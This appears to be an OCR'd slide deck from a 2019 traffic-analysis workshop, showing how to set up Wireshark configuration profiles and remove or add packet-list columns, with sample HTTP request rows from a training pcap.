
Block 1 - Font size and configuration profiles



Block 1 - Font size and configuration profiles



Block 1 - Font size and configuration profiles



Wireshark · Configuration Profiles

Default
Updated
Bluetooth
Classic




</home/debian-user/.config/wireshark/profiles/Updated>

Cancel


OK



Updated - File Manager



Block 1 - Font size and configuration profiles



Block 1 - Wireshark setup - Up next...

- Font size and configuration profiles
- **Web traffic & default Wireshark display**
- Removing and adding columns
- Changing time to UTC date and time
- Adding custom columns
- Hiding columns
- Saving search filter expressions

Block 1 - Web traffic & default Wireshark display

The screenshot shows a blog post on the Unit 42 website. The header features the Unit 42 logo and navigation links for Latest Research, Tools, Playbooks, and About Us. A Palo Alto Networks logo is also present. The main title of the post is "Customizing Wireshark – Changing Your Column Display". Below the title, the author is listed as Brad Duncan, with a timestamp of August 16, 2018 at 5:00 AM, and categories including Unit 42. Tags listed are pcap, tutorial, and Wireshark. There is a share icon in the top right corner of the post area.

By Brad Duncan
August 16, 2018 at 5:00 AM
Category: Unit 42
Tags: pcap, tutorial, Wireshark

Wireshark is a free protocol analyzer that can record and display packet captures (pcaps) of network traffic. This tool is used by IT professionals to investigate a wide range of network issues. As a Threat Intelligence Analyst for Palo Alto Networks Unit 42, I often use Wireshark to review traffic generated from malware samples.

What makes Wireshark so useful? It is very customizable. The default column display in Wireshark provides a wealth of information, but you should customize Wireshark to better meet your specific needs. This blog provides customization options helpful for security professionals investigating malicious network traffic.

Block 1 - Web traffic & default Wireshark display



Click here -- for some tutorials that will help for these exercises.

Since the summer of 2013, this site has published over 1,300 blog entries about malicious network traffic. Almost every post on this site has pcap files or malware samples (or both).

Traffic Analysis Exercises

- [Click here](#) -- for training exercises to analyze pcap files of network traffic.

[Click here](#) -- for some tutorials that will help for these exercises

My Technical Blog Posts


- Click on the appropriate year for the blog posts I've done - [[2013](#)] - [[2014](#)] - [[2015](#)] - [[2016](#)] - [[2017](#)] - [[2018](#)]

My Non-Technical Blog Posts

Block 1 - Web traffic & default Wireshark display

2019-MTA-workshop-block-1-02.pcap

Default column display not ideal for web traffic



The screenshot shows the Wireshark interface with the 'http.request' column highlighted in green. The interface includes a toolbar at the top with various icons for file operations, search, and navigation. Below the toolbar is a search bar with the expression 'http.request'. The main window displays a table of network captures. The columns are labeled: No., Time, Source, Destination, Protocol, Length, and Info. The 'Info' column contains truncated URLs. The first row is selected, showing details for a GET request to '/cyber-s'. The following rows show other HTTP requests to various destinations.

No.	Time	Source	Destination	Protocol	Length	Info
3184	98.840511	10.7.10.101	162.243.48.117	HTTP	452	GET /cyber-s
6798	102.419394	10.7.10.101	151.139.128.14	HTTP	290	GET /MFEwTzE
8647	119.729866	10.7.10.101	72.21.91.29	HTTP	294	GET /MFEwTzE
9522	127.246888	10.7.10.101	72.21.91.29	HTTP	290	GET /MFEwTzE
9709	154.242270	10.7.10.101	23.196.126.221	HTTP	267	GET /en-US/]

Block 1 - Web traffic & default Wireshark display


What should we see instead?

- Date & time in UTC
- Source IP and source port
- Destination IP and destination port
- HTTP host
- HTTPS server
- Info

Block 1 - Wireshark setup - Up next...

- Font size and configuration profiles
- Web traffic & default Wireshark display
- **Removing and adding columns**
- Changing time to UTC date and time
- Adding custom columns
- Hiding columns
- Saving search filter expressions

Book 1 - Removing columns



Block 1 - Removing columns

The **No.** column should be gone now.

http.request							X	Expression...	+
Time	Source	Destination	Protocol	Length	Info				
98.840511	10.7.10.101	162.243.48.117	HTTP	452	GET /cyber				
102.419394	10.7.10.101	151.139.128.14	HTTP	290	GET /MFEwT				
119.729866	10.7.10.101	72.21.91.29	HTTP	294	GET /MFEwT				
127.246888	10.7.10.101	72.21.91.29	HTTP	290	GET /MFEwT				
154.242270	10.7.10.101	23.196.126.221	HTTP	267	GET /en-US				

Block 1 - Removing columns

Do the same thing for **Protocol** and **Length**

http.request						
Time	Source	Destination	Protocol	Length	Info	
98.840511	10.7.10.101	162.243.48.117	HTTP	452	GET /cyber	
102.419394	10.7.10.101	151.139.128.14	HTTP	290	GET /MFEwT	
119.729866	10.7.10.101	72.21.91.29	HTTP	294	GET /MFEwT	
127.246888	10.7.10.101	72.21.91.29	HTTP	290	GET /MFEwT	
154.242270	10.7.10.101	23.196.126.221	HTTP	267	GET /en-US	

Block 1 - Removing columns

Remaining: **Time, Source, Destination, & Info**

http.request				X	Expression...	+
Time	Source	Destination	Info			
98.840511	10.7.10.101	162.243.48.117	GET /cyber-security-ski			
102.419394	10.7.10.101	151.139.128.14	GET /MFEwTzBNMESwSTAJBg			
119.729866	10.7.10.101	72.21.91.29	GET /MFEwTzBNMESwSTAJBg			
127.246888	10.7.10.101	72.21.91.29	GET /MFEwTzBNMESwSTAJBg			
154.242270	10.7.10.101	23.196.126.221	GET /en-US/livetile/pre			

Block 1 - Adding columns

- Removing columns 
- **Adding columns**

Block 1 - Adding columns

Right click any of the column headers and select
"Column Preferences..."




A screenshot of the Wireshark interface showing a context menu open over a table of network traffic. The menu is titled 'Time' and includes options like 'Align Left', 'Align Center', 'Align Right', 'Column Preferences...', 'Edit Column', 'Resize To Contents', 'Resolve Names', and 'Time'. The 'Column Preferences...' option is highlighted with a blue selection bar. The main window shows several rows of network packets with columns for Time, Source, Destination, and Info.


Time	Source	Destination	Info
